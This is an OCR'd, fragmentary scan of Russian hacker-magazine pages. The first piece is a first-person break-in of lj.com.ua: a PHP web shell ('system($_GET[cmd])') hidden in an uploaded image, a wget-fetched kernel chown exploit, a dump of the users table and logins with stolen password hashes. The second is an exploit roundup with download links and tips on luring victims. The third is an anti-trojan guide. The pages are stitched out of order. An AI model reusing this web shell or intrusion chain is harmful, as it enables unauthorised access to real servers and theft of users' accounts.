
ЦИФРОВЫМ ЭТЮДАМ – ДВА ГОДА!

С радостью сообщаю, что ежемесячной трехполосной подрубрике во «Взломе», которую ты сейчас читаешь, стукнуло два года. Этот материал имеет магический номер 24, посему является юбилейным. В каждом примере взлома я старался использовать нетрадиционные методы нападения и защиты, но большей частью взломы проводились через WWW. Так будет и в дальнейшем, просто ломать с помощью банального удаленного эксплойта как-то неспортивно. Чтобы научиться грамотно защищать свои машины, в первую очередь необходимо обезопасить свое WWW-хранилище.

К чему я это пишу? Очень хотелось бы услышать твое мнение о моих статьях. А также пожелания для дальнейшей подготовки материалов. Если у тебя на примете есть крупный взлом – расскажи мне про него и увидишь повествование в твоем любимом журнале. Пиши по адресу inc@sonet.to, и я обязательно отвечу на все твои наболевшие вопросы.



◢ На диске ты найдешь поучительный видеоурок, дублирующий этот интересный взлом.



Изучение исходника скрипта

изменить комментарий на выражение <?system($_GET[cmd]);?>. Даже если на сервере опция Register_globals была отключена, мне все равно удалось бы выполнить любой командный запрос.

Повторно залив картинку, я опять переименовал ее в cmd.php. Теперь я мог передавать скрипту атрибут, который впоследствии интерпретировался как команда. Все работало, но меня очень напрягало каждый раз сливать код скрипта в консоль либо сохранять результат команды во временном файле. Я просто отправил запрос на скачивание отдельного PHP-файла, обладающего полноценными возможностями выполнения команд. Мое творение я сохранил под именем test.php и теперь уже без всяких извращений использовал его в корыстных целях.

Для того чтобы выполнить заветную просьбу Бублика, мне нужно было выцепить из базы аккаунт Хинта. Но для этого необходимо знать логин и пароль к БД. Как подобает обученному гражданину, я был уверен, что ссылка на конфигурационный файл находится в исходниках index.php и прочих сценариев. Бегло просмотрев шапку индексного сценария, я нашел линк на файл inc/main.php. Радостно представляя реакцию Хинта на мой пост от его ника, я скомандовал, чтобы скрипт прочитал конфиг main.php. Но не тут-то было! Как выяснилось, каталог inc, как и все вложенные файлы, мог читаться только пользователем ljcomua и группой ljcomua. Расклад был не из лучших, но я даже не думал сдаваться. Одна из самых первых команд, отправленная серверу, была uname – a. Сервер находился под управлением достаточно сырого ядрышка 2.6.7, для которого было выпущено около пяти действующих эксплойтов. Один из них позволял менять групповой идентификатор на произвольном файле или каталоге. То есть, например, если файлом владеет пользователь root и группа root, то с помощью эксплойта хакер легко сможет поменять группу этого файла на свою.

Залив файл raptor_chown.c с помощью wget, я без труда его скомпилировал. Затем запустил с параметром /home/ljcomua/public_html/inc и убедился в работоспособности хакерского творения. Действительно, вместо предыдущей записи атрибутов ljcomua:ljcomua я увидел ljcomua:nobody. Теперь никто не мешал мне прочитать все конфиги движка рунетового ЖЖ. Открыв main.php, я обнаружил там ссылку на еще один файл под названием values.php. Именно там я нашел четыре заветных переменных: sqlhost, sqluser, sqlpass и sqlbase. Пароль ничем не был зашифрован, так что никто не мешал мне подсоединиться к удаленному сервису MySQL. Вначале я попробовал сделать это через мой любимый шелл, но по какой-то загадочной причине я не смог увидеть ни одной базы. Видимо, настройки прав доступа позволяли просматривать содержимое баз данных лишь с локалхоста. «Ну с локалхоста, так с локалхоста», - подумал я и попытался натравить локальный MySQL-клиент на 3306 порт. Но опять меня ждали какие-то ошибки в параметрах. Отчаявшись, я просто попробовал задампить таблицу users базы $sqlbase. На этом шаге все прошло без ошибок - база успешно слилась в локальный файл users.sql. Теперь мне оставалось слить дамп заветной таблицы к себе на диск и перегнать его в формат MySQL. Как только все было сделано, я ввел в клиент запрос select * from users where username='h1nt' и получил всю информацию о Хинте. Пароль был оформлен в виде MD5-хэша, но это не означало, что всю свою оставшуюся жизнь я буду расшифровывать продвинутый пассворд CD-редактора :).

Скрипты lj.com.ua могут проводить аутентификацию как по обычному, так и по шифрованному паролю. Поэтому я без проблем сумел залогиниться под аккаунтом Хинта и отправить заранее подготовленное сообщение.

Но мой план с треском провалился. Все потому, что на очередной пьянке с Бубликом Хинт поставил на его компьютер умный снифер и перехватил нашу переписку с редактором рубрики PC-ZONE. Прознав, что его задницу подвергают опасности, он быстро поменял пароль на главный ресурс Живого Журнала. В связи с этим сервер и вернул ошибку аутентификации на livejournal.com.


Но на одном Хинте свет клином не сошелся. Имея в руках базу юзеров, я знатно постебался над некоторыми личностями, вводя их в ступор. Причем не каждый догадался сменить пароль, потому как я запудрил им мозги, что имею власть над их кукисами и всеми интернет-соединениями :). Админа ресурса lj.com.ua я также оповестил, но, несмотря на это, никаких мер по защите предпринято не было. Вот такие у нас в стране беспечные администраторы. А если говорить о Бублике, то он отомстил Хинту, заразив его мобилу вирусными СМСками. Он это умеет, бойтесь его :).

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

◢ Удивился, когда увидел в очередной раз тему про подмену сигнатур в X12(04), и подумал, что, раз уж проблема вскрытия exe'шников так сильно всех волнует, то следует поделиться своим опытом в этой области. Защиту от банальной распаковки для UPX параметром -d я делаю просто: сжимаю файл, открываю exe'шник в Far'e (F4) и меняю символ в какой-либо строке, например в сообщении об ошибке. После этого меняется контрольная сумма, и команда upx -d file.exe выдает ошибку CRC, отказывая в распаковке. Хорошая и простая защита от дурака!

Sinicin
ivashkin@vsmpo.ru



А все так хорошо начиналось!



◢ Эксплойт raptor_chown.c работает только на 2.6 версии ядра. Если ядрышко из ветки 2.4, тестировать его бесполезно.

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)



IE .ANI FILES HANDLING UNIVERSAL EXPLOIT

ОПИСАНИЕ:

В прошлом обзоре эксплойтов я рассказывал про баг в обработке ani-файлов, а также упомянул про вышедший DoS'ер для многих NT-систем. Как я и предполагал, вслед за заподлянским DoS'ером хакеры выпустили универсальный эксплойт, открывающий шелл с административными привилегиями. Причем «универсальность» - не просто красивое слово. Этот деструктивный сишник компилируется как под Windows, так и под Linux.
Чтобы использовать эксплойт в корыстных целях, достаточно его собрать и запустить с двумя параметрами: «зловредный файл» и «открываемый порт». После этого надо открыть с помощью IE сгенерированную html'ку либо впарить ядовитую ссылку какому-нибудь ламеру.

ЗАЩИТА:

Защитить свою систему от напасти можно установкой спасительного патча (www.microsoft.com/technet/security/Bulletin/MS05-002.mspx) либо переходом на довольно стабильную связку WinXP+SP2. Что проще - решай сам :).

ССЫЛКИ:

Универсальный эксплойт находится здесь: www.securitylab.ru/_Article_Images/2005/01/HOD-ms05002-ani-expl.c. Можешь также почитать форум, где обсуждают это творение: www.securitylab.ru/forum/forum_posts.asp?TID=14131.

ЗЛОКЛЮЧЕНИЕ:

По всем источникам ошибке присвоен статус «критическая». Это означает, что первая половина виндовых хакеров будут без проблем поднимать свои права на взломанных NT-системах, а вторая – заражать системы своих «друзей» ссылками на якобы бесплатную порнуху или кряки.

GREETS:

Благодарим houseofdabus за написание и публикацию сокрушительного эксплойта. Заметь, что автор сознательно выложил файл на некоторые bugtraq-ленты и присвоил ему статус PUBLIC v0.2. Ждем дальнейших релизов :).

Создание вредоносных файлов

EXIM 4.X REMOTE BOF EXPLOIT

ОПИСАНИЕ:

В середине февраля багоискателями были найдены две серьезные бреши в свежей версии известного почтовика Exim. Первый баг, носящий локальный характер, затаился в функции inet_aton(). Переменная, которая ей передается, не проверяется на размер и может быть легко подделана. Вторая ошибка содержится в функции spa_base64_to_bits(), которая используется для SPA-аутентификации. Эта дыра более серьезная, чем первая, так как переполнение может быть осуществлено удаленным злоумышленником (выпущенный эксплойт использует именно этот баг).
Эксплойт содержит в себе всего один адрес возврата, используемый для Debian+Exim 4.34-9. Остальные адреса придется перебирать, благо в коде встроен универсальный брутфорс.

ЗАЩИТА:

Для спасения от бага просто установи более свежую версию Exim. Либо вообще откажись от его использования :).

ССЫЛКИ:

Забирай эксплойт отсюда: www.securitylab.ru/_Article_Images/2005/02/ecl-eximspa.c. Если тебе интересны технические подробности найденных багов, то обязательно посети www.securitylab.ru/51501.html.

ЗЛОКЛЮЧЕНИЕ:

Удаленные эксплойты, как правило, не приводят ни к чему хорошему. Взломщики опять начнут сканить случайные подсети, а администраторы будут обновлять софт. А если не будут, то станут случайными жертвами взломщиков :).

GREETS:

Эксплойт был написан командой русских хакеров под чутким руководством Юрия Гущина (yuri@eclipse.org.il). Очень приятно, что наши ребята часто выделяются в багтраках.

Почтовая атака

LINUX KERNEL LOCAL ROOT EXPLOIT

ОПИСАНИЕ:

Ты наверняка в курсе вышедшего эксплойта для функции выделения памяти при подгрузке elf-библиотеки. Я про него рассказывал месяц назад. Однако до недавнего времени не существовало способа взлома SMP-систем (мультипроцессорных серверов). Но хакеры заметили этот недостаток и быстро выпустили специальный эксплойт. Ему подвластны любые SMP-сервера, независимо от типа Linux.
Использовать деструктивный файл очень просто: достаточно его только запустить. И через несколько секунд взломщик будет лицезреть рутовый шелл.
По дефолту используется суидный бинарник /bin/ping. Перед использованием эксплойта необходимо убедиться, что на этом файле действительно установлен бит +s. В противном случае нужно модифицировать код сишного файла, указав другое суидное приложение.

ЗАЩИТА:

Уязвимыми считаются все версии ядер 2.2, 2.4.29-pre3 и ранние, а также все кернелы, включая 2.6.10. Делай выводы сам, какую версию ядра следует установить на твой сервер. Учти, что этот эксплойт ломает лишь SMP-машины, поэтому нет смысла беспокоиться, если у тебя на сервере стоит всего один камень :).

ССЫЛКИ:

Первую версию эксплойта для SMP-ядер можно взять отсюда: www.securitylab.ru/51699.html. Второй более продвинутый релиз лежит здесь: www.securitylab.ru/51900.html.

ЗЛОКЛЮЧЕНИЕ:

При использовании хакерского творения есть шанс уронить сервер. Из трех серверов, на которых я тестировал эксплойт, только один предоставил мне рутшелл. Остальные два без лишних слов отправились в ребут :).

GREETS:

Еще раз напомню, что баг был найден польским хакером Paul Starzetz (ihaquer@isec.pl). Модификацию эксплойта для SMP-машин написал некий Christophe Devine.

Самый популярный и уязвимый демон

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ЗАЩИТИ СЕБЯ ОТ ЗАРАЗЫ

Ни для кого не секрет, что одним из способов добычи информации является протроянивание жертвы. Грубо говоря, на компьютер пользователя проникает вредоносная программа, затем она запускается и отсылает на e-mail хакера всю конфиденциальную информацию, которую сможет собрать. Но как же противостоять такой заразе? Ответы на этот и другие вопросы ты получишь после прочтения этого материала.

КАК ГРАМОТНО ПРОТИВОСТОЯТЬ ЗАРАЗЕ ПРИ РАБОТЕ В СЕТИ

Я не буду перечислять основные способы распространения троянских коней. Об этом уже писали, да ты и сам их знаешь. Вместо этого я лучше расскажу про способы защиты от заразы. Некоторые особо одаренные личности могут сразу сказать, что никогда не подхватят заразу, потому как сидят за NAT'ом и хорошим файрволом. Однако не стоит делать таких скоропалительных заявлений. Для хорошего программиста не так уж и долго написать классного трояна, который сможет легко обходить почти любые пользовательские файрволы.


ПЯТЬ СВЯТЫХ ПРАВИЛ

Чтобы тебе легче было понять суть происходящего, приведу простой пример. Сидел както в инете Матвей Иванович - обычный такой инженер, занятый в наукоемком производстве баллистических ракет. И тут к нему в аську постучался тринадцатилетний хакер по имени Петя, который представился крутым промышленным дизайнером и предложил оценить его новый проект по дизайну межконтинентальных ракет, который он разместил на сайте www.mysite.net. Конечно, Матвей Иванович без особых уговоров ткнул по ссылке и увидел красивую 30-метровую ракету, на борту которой был нарисован огромный фаллический символ и что-то написано по-китайски. «Нифига себе ракета, надо же, какая красивая», - подумал Матвей Иванович, а в этот момент через дырку в его старом Internet Explorer'е на компьютер был залит убогий троянец, который собрал всю информацию об установленных программах, получил желаемые пароли и отослал их на e-mail сосунка Пети. После этой несложной работы троян удалил себя с машины, и теперь уже Матвей Иванович никогда не узнает, почему деньги на его диалап-счету тают так быстро, а пароль к icq и почте перестал подходить. Дорогой Матвей Иванович! Чтобы этого не повторилось, настоятельно рекомендуем тебе соблюдать пять простых правил:

Новый день - новая ошибка

1 Доверяй только стабильному софту! Первое и самое важное правило - никогда не используй старый, либо наоборот, сырой и недоделанный софт. Этим правилом пренебрегают практически все пользователи интернета, потому что серфят сайты любимым Internet Explorer'ом. Да, это удобный браузер, но в нем нашли несчетное количество критических ошибок, которые используют троянские кони для транспортировки себя на компьютер жертвы. Я рекомендую использовать проверенные браузеры MyIE или Opera, в которых очень мало критических брешей (на самом деле в Opera тоже очень много ошибок, просто это непопулярный браузер и интерес хакеров к нему невелик. - Прим. ред.).


Ты наверняка заметил, что виндовых пользователей атакуют гораздо чаще, чем убитых юниксоидов. Оно понятно - под Unix практически нет троянов, чего не ска-


Антивирус всех времен и народов

зать о винде. Нет, я не предлагаю тебе воздержаться от использования Windows и перейти на unix-систему, просто имей это в виду :).

7 Антивирус – твой друг, товарищ и брат!
Я знал одного чувака, который уверял меня, что на его машину никогда не проникнет вирус. Этот человек никогда не устанавливал антивирусных программ и всегда был уверен в своей безопасности. Поспорив с ним на бутылку пива, я насильно поставил на его машину Касперского, обновил базы и просканировал все диски WinXP. В итоге обнаружилось, что на его компе уже давно обитают 148 уникальных вирусов, а также два троянца, маскирующих себя под «ускоритель интернета». Из этого факта стало ясно, что трояны забрались на машину через бажный IE. С того случая товарищ не расстается с антивирусом :).
Если ты не любитель KAV, поставь какой-нибудь более политкорректный антивирус. Главное, чтобы он умел обновлять базы и был многофункциональным. В наше время практически все антивирусные лаборатории заносят в свои базы не только вирусы, но и трояны (а еще кучу совершенно нормального софта, как это делает Касперский. - Прим. ред.). Поэтому как только какая-нибудь изученная зараза попытается запустить себя на твоей машине, ты узнаешь об этом одним из первых.

8 Только лучший файрвол!
Однако бывает и такое, что на тебе хотят испытать самописного троянского коня, которого по ряду причин еще нет в антивирусных базах. Программа удачно запустилась на твоей машине, собрала все пароли и собралась отсылать их на хакерский SMTP. Но бдительный файрвол обнаружил странную сетевую активность и сообщил об этом тебе. Ты, конечно же, быстро среагировал на тревожное сообщение и удалил дрянного троянца. Это наиболее благоприятный расклад, из которого нужно сделать вывод, что не стоит пренебрегать использованием файрвола. Но поставить брандмауэр, не настроив его, - то же самое, что не сделать ничего. После установки того или иного файрвола обязательно ознакомься с его возможностями и удели достаточное время настройке софтины. Только тогда она может спасти тебя во многих сомнительных ситуациях :). Однако следует иметь в виду, что профессиональному программисту не так уж и сложно обойти пользовательский файрвол, в чем ты не раз убеждался, читая наши статьи :).



Меню «Run As» позволяет запускать приложения из-под любого системного пользователя

4 Не поддавайся на уговоры!
Хакеры любят динамить мозги простым пользователям. Под любым предлогом они стараются впарить жертве ссылку или «ускоритель интернета», «генератор карт Би+» и прочую лажу. Ни в коем случае не поддавайся на такие уговоры и никогда не посещай подозрительные ссылки, полученные от малоизвестных тебе людей.


5 Не запускай все программы с привилегиями администратора.
Хорошая привычка при работе в любой современной многопользовательской системе, будь то FreeBSD или Windows XP, - использовать для повседневной работы непривилегированный пользовательский аккаунт, запуская с полными правами лишь доверенные приложения, которым это необходимо. Если среди пользователей unix это давно закрепилось, то большинство windows-юзеров пренебрегают этим простым правилом, которое в сочетании с использованием файловой системы NTFS позволяет избежать многих проблем. Итак, все, что тебе нужно, - это создать дополнительного непривилегированного пользователя для повседневной работы и запускать программы, которым не хватает текущих прав из-под админской записи. Сделать это очень легко: надо лишь кликнуть правой кнопкой по ярлыку или приложению и во всплывшем меню выбрать пункт «Run As».

ЗАЩИТИ СВОЙ КОМПЬЮТЕР


Даже если ты свято выполняешь все пять правил, безопасность тебе не гарантирована. Как я уже говорил, умельцы изобретают все более изощренные трояны, которые, используя неизвестные общественности баги в софте, проникают на машину и тайком от файрвола и антивируса отправляют данные на хакерский e-mail. Исходя из всего этого, тебе нужно принять несколько мер по защите своего компьютера. А именно не дать заразе найти нужные пароли и конфигурационные файлы. Я предоставлю тебе несколько советов по защите популярных программ, а ты по аналогии додумаешь остальное и защитишь свою машину на все 98%.
Всем известно, что любой троян (или хакер, управляющий вредоносной программой) пытается найти важные конфиги к программам, в которых хранятся пароли на диалап, FTP-сессии и т.п. Так, например, известная программа Total Commander хранит конфиг wcx_ftp.ini в каталоге c:\windows. В документе содержится информация о твоих FTP-сессиях, включая логин, пароль (его ты, конечно же, запоминаешь) и IP-адрес. Учитывая то, что немногие знают, как поменять местоположение конфигурационного файла, троянец быстро отыщет его и отправит на хакерское мыло. Чтобы этого не произошло, выполни ряд нехитрых действий: открой реестр и зайди в раздел HKEY_LOCAL_MACHINE\SOFTWARE\Ghisler\Total Commander. Там есть параметр FtpIniName, значение которого можно поменять на любое другое. После этого перенеси конфиг в объявленное место и запускай менеджер. После таких извращений трой уже не прознает про твои FTP-сессии.
Обрати внимание: если файловая система нормально настроена и ты запустишь трояна, работая под непривилегированным пользователем, ничего плохого не произойдет, поскольку зараза не сможет получить доступ к конфигу, даже если он лежит по дефолтному пути.
Идем дальше. Все знают про знаменитый клиент WebMoney (спасибо Бублику :)). Я уверен, что многие из читателей им пользуются. Но они даже не задумываются над тем, что любой современный троян с легкостью может поживиться чужими виртуальными деньгами. Загляни в свой каталог c:\program files\webmoney. Что ты там видишь? Пару ключей размером в 17 Кб, файлик info.txt (в нем содержится твой WMID и пароль - так, чтобы не забыть :)) и сам клиент. Даже без знания WMID и пароля хакер легко может проникнуть на твой кошелек. Большинство троянцев хранят в себе функцию кейлоггера. Включив ее, ты, сам того не желая, огласишь всю информацию. А ключики, как ты помнишь, уже давно находятся на хакерском e-mail :).
Чтобы этого не случилось, рекомендую выполнить три шага по настройке клиента. После этих действий проникнуть на твой Webmoney-аккаунт будет очень проблематично.


На компакт-диске ты найдешь свежую версию клиента WM Keeper, а также все программы, описанные в статье.

1 Включи активацию WebMoney. После этого клиент, запущенный первый раз на компьютере, будет требовать код активации. Пароль придет на почтовый ящик, который ты написал в своих данных. Таким образом, даже если хакер заберет твои ключи и восстановит информацию, он не зайдет на твой виртуальный счет.
2 Включи блокировку по IP-адресу.
При несоответствии IP-адресов на почту придет ссылка, которая поможет разблокировать адрес. Только с помощью этого линка можно разрешить вход с постороннего айпишника. Уникальность этого метода защиты в том, что e-mail, на который придет ссылка, может от-


Прячем конфиги Total Commander'а

ПОИСК И ЛОКАЛИЗАЦИЯ ЗАРАЗЫ


Чистим машину от заразы

Существует несколько способов, помогающих найти заразу на твоем компьютере. Ими следует воспользоваться, если ты почуял неладное либо просто хочешь проверить свой компьютер. Возьми себе за правило выполнять проверку раз в неделю, а не когда петух в задницу клюнет :).

Во-первых, запусти утилиту msconfig. Она есть в Win2003/XP, но ее нет в Win2000. Если ты счастливый обладатель WinXP и не обнаружил msconfig, то знай, что тебя поимели злобные хакеры и тебе следует восстановить утилиту с установочного диска. Зайди в программе во вкладку «Автозагрузка» и внимательно посмотри на список программ, которые загружаются после ребута. Очисти список от всяких optimizer'ов, ускорителей интернета и прочих тупых троянов, которые так запалили свое присутствие.

Во-вторых, зайди в менеджер служб (он находится в панели управления) и внимательно посмотри запущенные сервисы. Бывает, что троян выдает себя за важный сервис и запускается каждый раз в виде специальной службы.

Бывает, что зараза работает лишь в течение одной сессии или вообще запускается по расписанию. Чтобы засечь такую программу, следует воспользоваться дополнительным софтом. Обычного менеджера задач, как правило, не хватает - троян часто его заражает или умеет скрываться от глаз стандартного диспетчера. Я советую воспользоваться многофункциональной программой Tools Final (**http://irbis28.narod.ru/Tools/Tools-Final-1.0.zip**), которая не только позволит тебе убить любой из запущенных процессов, а покажет все активные и спрятанные окна, которые, кстати, также можно корректно закрыть.


И наконец, проверяй свою систему на различные модули-шпионы, отсылающие информацию в различные места. Наличием SpyWare-модулей страдают различные ShareWare-программы. Отыскать такую заразу может программа SpyBot Search&Destroy (**http://shinobiresources.com/Downloads/spybot/spybotsd13.exe**). Эта прога позволяет также искать различные приложения, загруженные через Internet Explorer и сохраненные под именем c:\windows\system\system32.exe. В общем, софтина из разряда Must Have. Она не раз меня выручала и, возможно, поможет тебе в нелегкой охоте за заразой.



Посмотри ресурс prodexteam.net и оцени возможности трояна, который там предлагают купить :).




Основная масса троянов распространяется через дыры в Internet Explorer и почтовике Microsoft Outlook. Советую тебе следить за появляющимися патчами и как можно скорее обновлять софт. Ну или использовать альтернативные программы :).


Удаляем различных SpyBot'ов

личаться от адреса, записанного в клиенте Webmoney при регистрации.

Увеличь размер ключей до максимума. Потолок ограничивается 100 мегабайтами. Транспортировать стомегабайтный ключ троянец вряд ли станет. Однако надо понимать, что сейчас многие трояны умеют легко извлекать ключи даже из таких огромных файлов и это не проблема для профессионала. Умные люди хранят свои ключики в недоступном от хакера месте. Я говорю про дискеты или USB-флешки. Действительно, ключ


Обезопась свой кошелек!

нужен только на этапе авторизации. Ничто не мешает тебе воткнуть дискету в флоппивод, авторизоваться на сервере WebMoney, а затем спрятать диск в надежное место. Однако если троян посетит твой компьютер в тот момент, когда ключ находится в файловой системе, ничего тебе не поможет.

Важно знать, что после того как трой проникает на компьютер, он обязательно украдет данные о твоей аське. Так уж устроен мир: первым делом вражеская программа будет искать файлы dat и выковыривать из них пароли и уины :). Даже если ты каждый раз вводишь пассворд с клавиатуры, это не обезопасит тебя от хакеров - встроенный кейлоггер быстро отснифает твой пароль и передаст его по своим каналам. Решение этой проблемы очень простое - либо ты пользуешься экзотическими версиями ICQ (как вариант - ICQ в background-шелле), либо время от времени проводишь аудит своей системы (см. врезку). И последний совет, который я тебе дам, будет звучать следующим образом: пользуйся шифрованными дисками типа BestCrypt или PGP. Они не только защитят тебя от непрошенных гостей из МВД (ФСБ, ФАПСИ, ФБР или Интерпол), но и обезопасят от троянских коней. Когда ты устанавливаешь софтину на какой-нибудь диск z:, то далеко не каждый троян посмеет шарить по этому носителю. Помни об этом.

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Я уверен, что у тебя на винте есть куча интересных фильмов и видеоприколов. Хочешь, чтобы один из них постоянно крутился у тебя на рабочем столе?

1. Создавай простой html-документ.
2. Вставляй следующий код:

```
<html>
<head>
<style>
body { padding:0px; margin:0px; }
</style>
</head>
<body>
<img dynsrc="директория фильма (диск:/каталог/фильм.формат)" width=100% height=100%>
</body>
</html>
```

3. Заходи в свойства рабочего стола, через «Обзор» ищи свой html-документ с вышеуказанным кодом. Применить -> OK. Радуйся, теперь на твоем рабочем столе со всеми ярлычками играет фильм со звуковым сопровождением, а нагрузка ЦП (на моем компе) процентов 7-10. Помимо фильма это может быть флешка, например какая-нибудь Масяня.

Александр Уткин, г. Владимир
xakep@parazit.ru

FOXCONN®

Advancing Through Innovation

Наследие тысячелетий в технологиях будущего.

www.foxconnchannel.com
www.foxconn.ru

Foxconn — торговая марка Hon Hai Precision Industry Co., Ltd — мирового лидера в области высокотехнологичных решений. Foxconn — крупнейшая частная тайваньская компания, №1 в мире по OEM-поставкам системных плат, разъемов и корпусов для ПК, №2 в мире по выпуску систем охлаждения. В 2004 году объем продаж компании превысил $16 млрд. Количество сотрудников, занятых на предприятиях Foxconn по всем странам мира, более 160 тысяч человек.


Foxconn is the registered trade name for Hon Hai Precision Industry Co., Ltd. Hon Hai Precision Industry Co., Ltd ("Foxconn") is the global leader in providing mechanical solutions. It is the largest manufacturer of connectors for use in PCs in Taiwan and a leading manufacturer of connectors and cable assemblies in the world. The company also manufactures enclosures primarily for desktop PCs and PC servers. Since its listing in 1991, the company has grown significantly

MOTHERBOARDS



Foxconn 925XE7AA

- Чипсет Intel 925XE;
- FSB 1066; Dual DDRII 667;
- 8 x SATA /150 (RAID 0, 1, 0+1, JBOD);
- 1 x ATA 100, 2 x ATA 133 (RAID);
- Dual Broadcom GbE LAN (PCIe+PCI);
- 1 x IEEE 1394b, 2 x IEEE 1394a;
- 1 x PCIe X16, 3 x PCIe X1, 3 x PCI



Foxconn 915PL7AE

- Чипсет Intel 915PL;
- LGA775 для Intel Pentium 4EE/Prescott CPU;
- FSB800; Dual channel DDR 400/333 x 2 DIMMs
- 1 x P-ATA, 4 x S-ATA 150 (RAID 0, 1, 0+1);
- Audio 7.1; GbE LAN; IEEE 1394a;
- до 8 портов USB 2.0;
- 1 x PCIe x 16, 1 x PCIe x 1, 3 x PCI, 1 x FGE 8X;
- **Foxconn F.G.E. 8X совместим с AGP 8X, поддержка 2х мониторов (Windows 2000/XP) и Microsoft DirectX 9.0.**



WinFast NF4UK8AA

- Чипсет nVIDIA NF4 Ultra;
- Socket 939 для AMD Athlon™ 64/64FX CPU,
- FSB 2000 MT/s, HyperTransport™;
- до 4GB Dual channel DDR400/DDR333/DDR266;
- 1 x PCIe X16, 2 x PCIe X1, 4 x PCI;
- 4 x Serial ATA II (RAID 0, 1, 0+1);
- Audio 7.1, AC97; GbE LAN, IEEE 1394a;
- до 8 портов USB 2.0;

CASES 'n' COOLERS



TH-202 'Diabolic'



